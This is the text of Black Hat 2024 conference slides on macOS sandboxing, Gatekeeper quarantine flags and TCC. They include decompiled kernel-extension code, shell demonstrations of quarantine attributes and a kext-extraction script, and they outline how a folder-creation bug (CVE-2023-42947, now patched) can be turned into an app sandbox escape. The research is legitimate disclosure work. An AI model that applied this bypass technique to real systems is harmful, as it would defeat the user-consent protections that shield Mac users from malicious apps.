black hat USA 2024
AUGUST 7-8, 2024
BRIEFINGS

Unveiling Mac Security: A Comprehensive Exploration of Sandboxing and AppData TCC

Zhongquan Li & Qidan He

Whoami

Zhongquan Li @Guluisacat

Senior security researcher from Dawn Security Lab of JD.com

- Focusing on bug hunting and fuzzing in Android, IoT, and Apple products
- Blog: https://imlzq.com

Qidan He @flanker_hqd

Director, Chief security researcher from Dawn Security Lab of JD.com

- Focusing on security architecture of mobile and cloud native security, bug hunting, anti-fruad
- Blog: https://blog.flanker017.me

About Dawn Security Lab

- Security Lab of JD.com
- Found 200+ CVEs in Google, Apple, Samsung, Huawei, etc
- Members consisting of previous Pwn2Own and DEFCON winnners
- Pwnie Award 2022 winner for best privilege escalation – Mystique
- https://twitter.com/dawnseclab
- https://dawnslab.jd.com

JD.COM

Why I Switched from Android to Apple for Vulnerability Research

1. Better vulnerability disclosure policy
2. Higher bug bounties
3. I built a system using AFL + Unicorn to simulate and fuzz Android TAs.
   By building a custom syscall API, it can be adapted for macOS/iOS

https://imlzq.com/android/fuzzing/unicorn/tee/2024/05/29/Dive-Into-Android-TA-BugHunting-And-Fuzzing.html

Goals and Findings

Goals

1. Analyze and exploit macOS userland vulnerabilities to identify fuzzing targets

2. Bypass all user space security mechanisms to gain full control of the computer

Findings

Over 40 exploitable logic vulnerabilities have been discovered since July 2023

Content Adjustment Due to Unpatched Vulnerabilities

Agenda

1. Security Protections on macOS
2. Transforming a Traditionally Useless Bug into a Sandbox Escape
3. A Permission Granting Mechanism on macOS
4. Everything you need to know about AppData TCC
5. Summary

Section 1 : Security Protections on macOS

System Integrity Protection: Rootless

System Integrity Protection is a security technology designed to help prevent potentially malicious software from modifying protected files and folders on your Mac. System Integrity Protection restricts the root user account and limits the actions that the root user can perform on protected parts of the Mac operating system.

Before System Integrity Protection (introduced in OS X El Capitan), the root user had no permission restrictions, so it could access any system folder or app on your Mac. Software obtained root-level access when you entered your administrator name and password to install the software. That allowed the software to modify or overwrite any system file or app.

https://support.apple.com/en-us/102149

System Integrity Protection


https://opensource.apple.com/source/xnu/xnu-7195.81.3/bsd/sys/csr.h.auto.html

```
/* CSR configuration flags */
#define CSR_ALLOW_UNTRUSTED_KEXTS                (1 << 0)
#define CSR_ALLOW_UNRESTRICTED_FS                (1 << 1)
#define CSR_ALLOW_TASK_FOR_PID                   (1 << 2)
#define CSR_ALLOW_KERNEL_DEBUGGER                (1 << 3)
#define CSR_ALLOW_APPLE_INTERNAL                 (1 << 4)
#define CSR_ALLOW_DESTRUCTIVE_DTRACE                     (1 << 5) /* name deprecated */
#define CSR_ALLOW_UNRESTRICTED_DTRACE                    (1 << 5)
#define CSR_ALLOW_UNRESTRICTED_NVRAM                     (1 << 6)
#define CSR_ALLOW_DEVICE_CONFIGURATION                   (1 << 7)
#define CSR_ALLOW_ANY_RECOVERY_OS                        (1 << 8)
#define CSR_ALLOW_UNAPPROVED_KEXTS                       (1 << 9)
#define CSR_ALLOW_EXECUTABLE_POLICY_OVERRIDE     (1 << 10)
#define CSR_ALLOW_UNAUTHENTICATED_ROOT                   (1 << 11)
```

Details: https://www.microsoft.com/en-us/security/blog/2021/10/28/microsoft-finds-new-macos-vulnerability-shrootless-that-could-bypass-system-integrity-protection/

TCC

- Works similarly to Android permissions
- Dynamically applied when needed
- General TCC bypass vulnerability is more valuable than userland root LPE



Targets

RCE

Camera

Microphone

Screen Recording

Root LPE

SIP Bypassing

Arbitrary Files Read and Write

Remote Attack Surfaces on macOS

- Memory corruption vulnerabilities
  - Safari, Messages, Mail, FaceTime, Pictures, Video/Audio, PDF, etc.
- Download and launch an untrusted app
  - Gatekeeper Bypass
- Malicious documents
  - SBX from Office

Remote Attack Surfaces on macOS

Memory corruption vulnerabilities

- Safari, Messages, Mail, FaceTime, Pictures, Video/Audio, PDF, etc.

Download and launch an untrusted app

- Gatekeeper Bypass

Malicious documents

- SBX from Office

Section 2: Transforming a Traditionally Useless Bug into a Sandbox Escape

App Sandbox Escape on macOS

Exploit sandboxd or sandbox profiles

Exploit XPC services or syscalls

Launch a fully controlled non-sandboxed app

App Sandbox Escape on macOS

Exploit sandboxd or sandbox profiles

Exploit XPC services or syscalls

Launch a fully controlled non-sandboxed app

App on macOS

The simplest app structure :

```
sh-3.2$ ls -R hello.app
Contents

hello.app/Contents:
MacOS

hello.app/Contents/MacOS:
hello
```

App on macOS

macOS supports different executable file formats depending on the chip architecture	
Intel Chips	Shell scripts
	x86_64 binaries
ARM Chips (Apple Silicon)	Supports ARM binaries by default
	Supports x86_64 binaries and shell scripts with Rosetta installed

App on macOS

macOS supports different executable file formats depending on the chip architecture	
Intel Chips	Shell scripts
	x86_64 binaries
ARM Chips (Apple Silicon)	Supports ARM binaries by default
	Supports x86_64 binaries and shell scripts with Rosetta installed

Security Protection : Quarantine

Files modified by sandboxed apps are assigned the Quarantine attribute

Prevents execution if without user consent

Data — 80×24

```
sh-3.2$ cd ~/Library/Containers/gulucat.HelloMac/Data
sh-3.2$ xattr -l helloQuarantine.txt
com.apple.quarantine: 0086;6666e0e0;HelloMac;
```

Quarantine Protection on macOS

```
sh-3.2$ xattr -l ./hello.app

com.apple.quarantine: 00c3;6666e204;Safari;91B57AC3-EB1D-48EC-9EA3-5B97080819EC
```

Flags

Time Stamp

Modifier

UUID

Quarantine Protection on macOS

```
sh-3.2$ xattr -l ./hello.app

com.apple.quarantine: 00c3;6666e204;Safari;91B57AC3-EB1D-48EC-9EA3-5B97080819EC
```

Flags

Time Stamp

Modifier

UUID

Quarantine Protection on macOS: Untrusted App


Download a file with Safari, the file will be tagged with Quarantine attribute

Downloads — 130×24

```
sh-3.2$ xattr -l hello.zip
com.apple.macl:
0000   00 81 4C E0 99 BD 1B 9F 48 41 AD 28 CD 1D C0 38    ..L.....HA.(...8
0010   59 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00    Y3..............
0020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0040   00 00 00 00 00 00 00 00                            ........

com.apple.metadata:kMDItemDownloadedDate:
0000   62 70 6C 69 73 74 30 30 A1 01 33 41 C6 0B 8C C2    bplist00..3A....
0010   4B A1 EC 08 0A 00 00 00 00 00 00 01 01 00 00 00    K...............
0020   00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00    ................
0030   00 00 00 00 13                                      .....

com.apple.metadata:kMDItemWhereFroms:
0000   62 70 6C 69 73 74 30 30 A2 01 02 5F 10 18 68 74    bplist00..._..ht
0010   74 70 3A 2F 2F 30 2E 30 2E 30 2E 30 2F 68 65 6C    tp://0.0.0.0/hel
0020   6C 6F 2E 7A 69 70 5F 10 0F 68 74 74 70 3A 2F 2F    lo.zip_..http://
0030   30 2E 30 2E 30 2E 30 2F 08 0B 26 00 00 00 00 00    0.0.0.0/..&.....
0040   00 01 01 00 00 00 00 00 00 00 03 00 00 00 00 00    ................
0050   00 00 00 00 00 00 00 00 00 00 38                    ..........8

com.apple.quarantine: 0083;6666e204;Safari;91B57AC3-EB1D-48EC-9EA3-5B97080819EC
sh-3.2$
```

Quarantine Protection on macOS: Untrusted App


```
com.apple.metadata:kMDItemWhereFroms:
0000   62 70 6C 69 73 74 30 30 A2 01 02 5F 10 18 68 74    bplist00..._..ht
0010   74 70 3A 2F 2F 30 2E 30 2E 30 2E 30 2F 68 65 6C    tp://0.0.0.0/hel
0020   6C 6F 2E 7A 69 70 5F 10 0F 68 74 74 70 3A 2F 2F    lo.zip_..http://
0030   30 2E 30 2E 30 2E 30 2F 08 0B 26 00 00 00 00 00    0.0.0.0/..&.....
0040   00 01 01 00 00 00 00 00 00 00 03 00 00 00 00 00    ................
0050   00 00 00 00 00 00 00 00 00 00 38                   ..........8

com.apple.quarantine: 0083;6666e204;Safari;91B57AC3-EB1D-48EC-9EA3-5B97080819EC
sh-3.2$ unzip hello.zip
Archive:  hello.zip
   creating: hello.app/
   creating: hello.app/Contents/
   creating: hello.app/Contents/MacOS/
  inflating: hello.app/Contents/MacOS/hello
sh-3.2$
sh-3.2$ open ./hello.app
sh-3.2$
```



Gatekeeper blocks its launch

Quarantine Protection on macOS

- We need to go to System Settings to allow the operation
- Admin password needed




https://support.apple.com/en-us/102445

Quarantine Protection on macOS: Untrusted App

01

Click Open Anyway

02



Click Open once again

03

```
com.apple.quarantine: 0083;6666e204;Safari;91B57AC3-EB1D-48EC-9EA3-5B97080819EC
sh-3.2$ unzip hello.zip
Archive:  hello.zip
   creating: hello.app/
   creating: hello.app/Contents/
   creating: hello.app/Contents/MacOS/
  inflating: hello.app/Contents/MacOS/hello
sh-3.2$
sh-3.2$ open ./hello.app
sh-3.2$
sh-3.2$
sh-3.2$ xattr -l ./hello.app
com.apple.provenance:
0000   01 00 00 32 5A 6A 68 01 89 D4 79                    ...2Zjh...y

com.apple.quarantine: 00c3;6666e204;Safari;91B57AC3-EB1D-48EC-9EA3-5B97080819EC
sh-3.2$
```

The app finally launches, syspolicyd adds its quarantine flags with 0x40

Quarantine Protection on macOS

Instruction | Data | Unexplored | External symbol | Lumina function

IDA View-A | Pseudocode-A | Pseudocode-B | Pseudocode-C | Pseudocode-D


```
1 char __cdecl -[PolicyScanTarget isUserApproved](PolicyScanTarget *self, SEL a2)
2 {
3   if ( !self->_quarantineChecked )
4   {
5     sub_100022D9D(self->_url);
6     self->_quarantineChecked = 1;
7   }
8   return self->_isUserApproved;
9 }
```

```
2     v8 = _qtn_file_init_with_mount_point(v6, a1);
3   else
4     v8 = _qtn_file_init_with_path(v6, a1);
5   v9 = v8;
6   if ( v8 == -1 )
7   {
8     v11 = 0;
9     v10 = 0;
0     goto LABEL_9;
1   }
2   if ( v8 )
3   {
4     v13 = +[SPLog generic](&OBJC_CLASS___SPLog, "generic");
5     v14 = (os_log_s *)objc_retainAutoreleasedReturnValue(v13);
6     if ( os_log_type_enabled(v14, OS_LOG_TYPE_ERROR) )
7       sub_100083F93(v9, a1, v14);
8     objc_release(v14);
9     _qtn_file_free(v7);
0     goto LABEL_13;
1   }
2   v10 = (_qtn_file_get_flags(v7) & 0x40) != 0;
3   v11 = 1;
4 LABEL_9:
5   _qtn_file_free(v7);
6   *a2 = v11;
7   *a3 = v10;
8   LOBYTE(result) = 1;
9   return (unsigned __int8)result;
```

Launch the user-permitted app, syspolicyd will not prevent its launch because the quarantine flags contains 0x40

Quarantine Protection on macOS: Trusted App

- Only a single additional click is required to launch the notarized app



Quarantine Protection on macOS: Summary

- If the user downloads an untrusted app, launching the app requires multiple clicks and the admin password
- If the app has been notarized, an additional click is still needed to launch the app

Nice security protection effectively mitigate the 1-Click RCE attack surface

Can We Launch an Executable File Without Modifying Its Quarantine Flags?

Use an app folder

that doesn't set the Quarantine attribute

to wrap the executable file

```
sh-3.2$ gcc test.c -o hello
sh-3.2$ xattr -w "com.apple.quarantine" "0083;6666e204;Safari" ./hello
sh-3.2$
sh-3.2$ mkdir -p hello.app/Contents/MacOS/
sh-3.2$ mv ./hello ./hello.app/Contents/MacOS/
sh-3.2$
sh-3.2$
sh-3.2$ xattr -l ./hello.app
sh-3.2$ xattr -l ./hello.app/Contents/
sh-3.2$ xattr -l ./hello.app/Contents/MacOS/
sh-3.2$ xattr -l ./hello.app/Contents/MacOS/hello
com.apple.quarantine: 0083;6666e204;Safari
sh-3.2$
sh-3.2$
sh-3.2$ open ./hello.app/
```

0083

Can We Launch an Executable File Without Modifying Its Quarantine Flags?

- *Nice Feature!*
- If there is a vulnerability that allows us to create an app folder without quarantine attribute, can we use it to bypass the sandbox?

SBX with an Arbitrary Folder Creation Vulnerability

Data — 112×24

```
sh-3.2$ pwd
/Users/ ■■ /Library/Containers/gulucat.HelloMac/Data
sh-3.2$
sh-3.2$
sh-3.2$ xattr -l hello.app
sh-3.2$ xattr -l hello.app/Contents/
sh-3.2$ xattr -l hello.app/Contents/MacOS/
sh-3.2$ xattr -l hello.app/Contents/MacOS/hello
com.apple.quarantine: 0086;650a9916;HelloMac
sh-3.2$
sh-3.2$
sh-3.2$ open ./hello.app
The application cannot be opened for an unexpected reason, error=Error Domain=NSOSStatusErrorDomain Code=-10810
"kLSUnknownErr: Unexpected internal error" UserInfo={_LSFunction=_LSLaunchWithRunningboard, _LSLine=3090, NSUnde
rlyingError=0x600000b047e0 {Error Domain=RBSRequestErrorDomain Code=5 "Launch failed." UserInfo={NSLocalizedFail
ureReason=Launch failed., NSUnderlyingError=0x600000b044b0 {Error Domain=NSPOSIXErrorDomain Code=1 "Operation no
t permitted" UserInfo={NSLocalizedDescription=Launchd job spawn failed}}}}}
```

0086

Failed

Why?

01

Launchable

Quarantine Flag != 0086

02

Unlaunchable

Quarantine Flag == 0086

My Hypothesis

The design of Quarantine incorporates the concept of whether the user has permitted this operation

Not authorized

Any write operation to a file will be assigned the 0086 flag

- The system will use the strictest policies to handle this file

Authorized

Any write operation to a file will be assigned a flag other than 0086

- E.G : 0081/0082/0083
- The system will handle it in a softer way

Validating My Hypothesis: From a Code Perspective

https://github.com/apple-oss-distributions/WebKit/blob/WebKit-7618.2.12.11.6/Source/WebCore/PAL/pal/spi/mac/QuarantineSPI.h

WebKit / Source / WebCore / PAL / pal / spi / mac / QuarantineSPI.h

Code | Blame | 88 lines (74 loc) · 2.92 KB

```
};

enum qtn_flags {
    QTN_FLAG_DOWNLOAD = 0x0001,
    QTN_FLAG_SANDBOX = 0x0002,
    QTN_FLAG_HARD = 0x0004,
    QTN_FLAG_USER_APPROVED = 0x0040,
};

```

Validating My Hypothesis: From a Code Perspective

https://opensource.apple.com/source/WebKit2/WebKit2-7610.4.3.0.3/UIProcess/Cocoa/WKShareSheet.mm.auto.html

```
#if PLATFORM(MAC)
+ (BOOL)setQuarantineInformationForFilePath:(NSURL *)fileURL
{
    auto quarantineProperties = @{
        (__bridge NSString *)kLSQuarantineTypeKey: (__bridge NSString *)kLSQuarantineTypeWebDownload,
        (__bridge NSString *)kLSQuarantineAgentBundleIdentifierKey: WebCore::applicationBundleIdentifier()
    };

    if (![fileURL setResourceValue:quarantineProperties forKey:NSURLQuarantinePropertiesKey error:nil])
        return NO;

    // Whether the file was downloaded by sandboxed WebProcess or not, LSSetItemAttribute resets the flags to 0 (advisory QTN_FLAG_DOWNLOAD,
    // which can be then removed by WebProcess). Replace the flags with sandbox quarantine ones, which cannot be removed by sandboxed processes.
    return [WKShareSheet applyQuarantineSandboxAndDownloadFlagsToFileAtPath:fileURL];
}

+ (BOOL)applyQuarantineSandboxAndDownloadFlagsToFileAtPath:(NSURL *)fileURL
{
    qtn_file_t fq = qtn_file_alloc();
    auto scopeExit = WTF::makeScopeExit([&] {
        qtn_file_free(fq);
    });

    int quarantineError = qtn_file_init_with_path(fq, fileURL.fileSystemRepresentation);
    if (quarantineError)
        return NO;

    quarantineError = qtn_file_set_flags(fq, QTN_FLAG_SANDBOX | QTN_FLAG_DOWNLOAD);
    if (quarantineError)
        return NO;

    quarantineError = qtn_file_apply_to_path(fq, fileURL.fileSystemRepresentation);

    return YES;
}
#endif
```

IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
__int64 __fastcall _qtn_file_apply_to_path(char *__s, __int64 a2)
{
  char *v3; // r14
  int v4; // ecx
  __int64 result; // rax
  size_t v6; // rsi
  unsigned int v7; // ecx
  char v8[20]; // [rsp+Ch] [rbp-14h] BYREF

  strcpy(v8, "q/");
  if ( __s )
  {
    v3 = __s;
    if ( !*__s )
    {
      v4 = unparse_label(__s, __s, 384LL);
      result = 34LL;
      if ( v4 > 383 )
        return result;
    }
    v6 = strlen(__s) + 1;
  }
  else
  {
    v3 = v8;
    v6 = 3LL;
  }
  if ( !(unsigned int)__qtn_syscall_quarantine_setinfo_path(a2, v6, v3) )
    return 0LL;
  v7 = *__error();
  result = 0xFFFFFFFFLL;
  if ( v7 != 93 && v7 != 96 )
  {
    if ( v7 == 103 )
      return 4294967294LL;
    else
```

00000E9E _qtn_file_apply_to_path:28 (7FF80C9A7E9E)

Extract Quarantine.kext

Download the firmware:

- https://ipsw.me/
- https://developer.apple.com/download/

kernelcache.release.mac15s

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 30 84 01 A7 AF C6 16 04 49 4D 34 50 16 04 6B 72   0„.§¯Æ..IM4P..kr
0010h: 6E 6C 16 1F 4B 65 72 6E 65 6C 4D 61 6E 61 67 65   nl..KernelManage
0020h: 6D 65 6E 74 5F 68 6F 73 74 2D 34 32 33 2E 31 30   ment_host-423.10
0030h: 30 2E 35 04 84 01 A7 AE CB 62 76 78 32 6E F6 00   0.5.„.§®Ëbvx2nö.
0040h: 00 38 1B 70 8F 01 9E 0E 50 8E 8B 9F BC FA 02 1E   .8.p..ž.PŽ‹Ÿ¼ú..
0050h: 70 C7 00 00 00 3E A8 10 03 A7 57 37 2B 6A 54 55   pÇ...>¨..§W7+jTU
0060h: 45 80 B5 2F 4E 2E 9A 44 ED D6 87 E0 06 E2 36 07   E€µ/N.šDíÖ‡à.â6.
0070h: 59 AB E9 1F 70 96 1E 75 F5 60 8C B1 DA 8E 36 23   Y«é.p–.uõ`Œ±ÚŽ6#
0080h: CD 68 33 1A A3 A9 0A 00 F0 1E 9C DD 1C 5C 8C 8E   Íh3.£©..ð.œÝ.\ŒŽ
```

Extract Quarantine.kext

extract_kexts.sh

```bash
#!/bin/bash

if [ -z "$1" ]; then
    echo "Error: No input file specified."
    echo "Usage: $0 <input_kernelcache>"
    exit 1
fi

input_kernelcache=$1

if [ ! -f "$input_kernelcache" ]; then
    echo "Error: File '$input_kernelcache' not found."
    echo "Usage: $0 <input_kernelcache>"
    exit 1
fi

kernelcache="./out_kernelcache"

pyimg4 im4p extract -i "$input_kernelcache" -o "$kernelcache"

kextex -l "$kernelcache" | grep -v "Listing Images" | grep -v "\-\-\-\-" > kext_list.txt

while IFS= read -r kext_name; do
    echo "Extracting $kext_name..."
    kextex -e "$kext_name" "$kernelcache"
done < kext_list.txt

echo "All kexts have been extracted."
```

```
sh-3.2$ file kernelcache.release.mac15s
kernelcache.release.mac15s: data
sh-3.2$
sh-3.2$
sh-3.2$ file out_kernelcache
out_kernelcache: Mach-O 64-bit arm64e
sh-3.2$
sh-3.2$
sh-3.2$ file ./binaries/com.apple.security.quarantine
./binaries/com.apple.security.quarantine: Mach-O 64-bit kext bundle arm64e
```

Process to Generate the Quarantine flag

- A sandboxed app is not allowed to modify files' Quarantine attribute

```
86 LABEL_11:
87   v19 = sandbox_check_vnode(v11, 4LL, a2, 0LL, "com.apple.quarantine");
88   if ( (_DWORD)v19 )
89   {
90     flags = v19;
91 LABEL_13:
92     v21 = 0LL;
93     goto LABEL_14;
94   }
95 LABEL_18:
96   if ( a5 - 4097 >= 0xFFFFFFFFFFFFF002LL )
97   {
98     v50 = a5;
0000A8E0 _syscall_quarantine_setinfo_common:87 (FFFFFE000B313560)
```

```
% cat /System/Library/Sandbox/Profiles/application.sb|grep com.apple.quarantine
  (deny file-write-xattr (xattr "com.apple.quarantine") (with no-log)))
```

Process to Generate the Quarantine flag

If the input flag does not contain 0x40 and the lowest two bits are non-zero, the 0x80 flag will be added

Final Quarantine Flag = Input_Flag | 0x80

```
125     }
126     if ( (user_input_flag_v49 & 0x40) != 0 && (unsigned int)vnode_is_hardlink((int)a2, a3) )
127       user_input_flag_v49 &= ~0x40u;
128     if ( (v18 & 1) != 0 )
129     {
130       flags = 0LL;
131       goto LABEL_72;
132     }
133     v34 = user_input_flag_v49;
134     if ( a5 != 2 && !user_input_flag_v49 )
135     {
136       v34 = 1;
137       user_input_flag_v49 = 1;
138     }
139     v35 = *(_DWORD *)(v17 + 56);
140     if ( (v35 & 2) != 0 )
141     {
142       LODWORD(_cred[0]) = 0;
143       user_input_flag_v49 = v34 & 0xFFFFFF9F;
144       flags = quarantine_get_flags(a2, a6 != 0, _cred, 0LL);
145       if ( !(_DWORD)flags )
146         user_input_flag_v49 |= (__int64)_cred[0] & 6;
147       v35 = *(_DWORD *)(v17 + 56);
148     }
149     else
150     {
151       flags = 0LL;
152     }
153     if ( (v35 & 0x200) != 0 )
154     {
155       user_input_flag_v49 |= 0x200u;
156     }
157     else if ( !user_input_flag_v49 )
158     {
159 LABEL_72:
160       if ( v33 )
161       {
162         v40 = user_input_flag_v49 ? user_input_flag_v49 : 1;
163         v41 = (v40 & 0x40) != 0 || (v40 & 3) == 0;
164         v42 = v41 ? v40 : v40 | 0x80;
165         user_input_flag_v49 = v42;
166         flags = quarantine_update_flags(v21, &v50);
167         if ( (_DWORD)flags )
168           goto LABEL_14;
169       }
170       if ( !a6 )
171       {
172         v22 = quarantine_set_ea(a2, "com.apple.quarantine", v21, v50);
173 LABEL_23:
174         flags = v22;
```

v40 | 0x80

Analyze Quarantine.kext

0081 : Download

0082 : Sandbox

0083 : Sandbox + Download

0086 : Sandbox + Hard

WebKit / Source / WebCore / PAL / pal / spi / mac / QuarantineSPI.h

Code Blame 88 lines (74 loc) · 2.92 KB

```
38  };
39
40  enum qtn_flags {
41      QTN_FLAG_DOWNLOAD = 0x0001,
42      QTN_FLAG_SANDBOX = 0x0002,
43      QTN_FLAG_HARD = 0x0004,
44      QTN_FLAG_USER_APPROVED = 0x0040,
45  };
46
```

Analyze Quarantine.kext

01

```
@intelmac /tmp % xattr -w "com.apple.quarantine" "0086;00000000;safari;" hello.app/Contents/MacOS/hello
@intelmac /tmp % open ./hello.app
The application cannot be opened for an unexpected reason, error=Error Domain=NSOSStatusErrorDomain Code=-10810 "kLSUnknownErr: Unexpected internal error" UserInfo={_LSFunction=_LSLaunchWithRunningboard, _LSLine=3090, NSUnderlyingError=0x600001942070 {Error Domain=RBSRequestErrorDomain Code=5 "Launch failed." UserInfo={NSLocalizedFailureReason=Launch failed., NSUnderlyingError=0x600001942130 {Error Domain=NSPOSIXErrorDomain Code=1 "Operation not permitted" UserInfo={NSLocalizedDescription=Launchd job spawn failed}}}}}
```

02

/kernel (/System/Library/Extensions/Quarantine.kext/Contents/MacOS/Quarantine)

Subsystem: -- Category: <Missing Description> Details

```
exec of /private/tmp/hello.app/Contents/MacOS/hello denied since it was quarantined by safar and created without user consent, qtn-flags was 0x00000086
```

03

Quarantine.kext

```
__int64 __fastcall apply_exec_quarantine(__int64 a1, vnode *a2)
{
  int flags; // w0
  int v5; // w8
  __int64 result; // x0
  mount *v7; // x0
  char v8; // w8
  __int64 v9; // x16
  __int64 v10; // x20
  int v11; // w21
  const char *v12; // x0
  const char *v13; // x19
  const char *v14; // x9
  unsigned int v15; // [xsp+2Ch] [xbp-134h] BYREF
  __int128 v16[16]; // [xsp+30h] [xbp-130h] BYREF

  memset(v16, 0, sizeof(v16));
  v15 = 0;
  flags = quarantine_get_flags(a2, 0LL, &v15, v16);
  if ( flags )
  {
    v5 = flags;
    result = 0LL;
    if ( v5 == 0x5D )
      return result;
    return 1LL;
  }
  if ( (v15 & 6) == 0 )
    return 0LL;
  if ( (v15 & 4) != 0 )
  {
LABEL_15:
    v12 = (const char *)getpath(a2);
    v13 = v12;
    v14 = "created without user consent";
    if ( (v15 & 4) == 0 )
      v14 = "not approved by Gatekeeper";
    _os_log_internal(
      &dword_FFFFFE0007934E10,
      (os_log_t)&_os_log_default,
      OS_LOG_TYPE_ERROR,
      "exec of %s denied since it was quarantined by %s and %s, qtn-flags was 0x%08x",
      v12,
      (const char *)v16,
      v14,
      v15);
    kfree_data_addr(v13);
    return 1LL;
  }
```

SBX Through Launching a Non-Sandboxed App

01

Identify a vulnerability that allows the creation of an app folder without the quarantine attribute

02

Discover a vulnerability or utilize a feature to create an executable file with a quarantine flag other than 0086

CVE-2023-42947: Creating an App Folder Without the Quarantine Attribute

https://support.apple.com/en-us/HT214036

Impact : macOS 10.15 – 14.0

TCC

Available for: macOS Sonoma

Impact: An app may be able to break out of its sandbox

Description: A path handling issue was addressed with improved validation.

CVE-2023-42947: Zhongquan Li (@Guluisacat) of Dawn Security Lab of JingDong

Entry added March 22, 2024

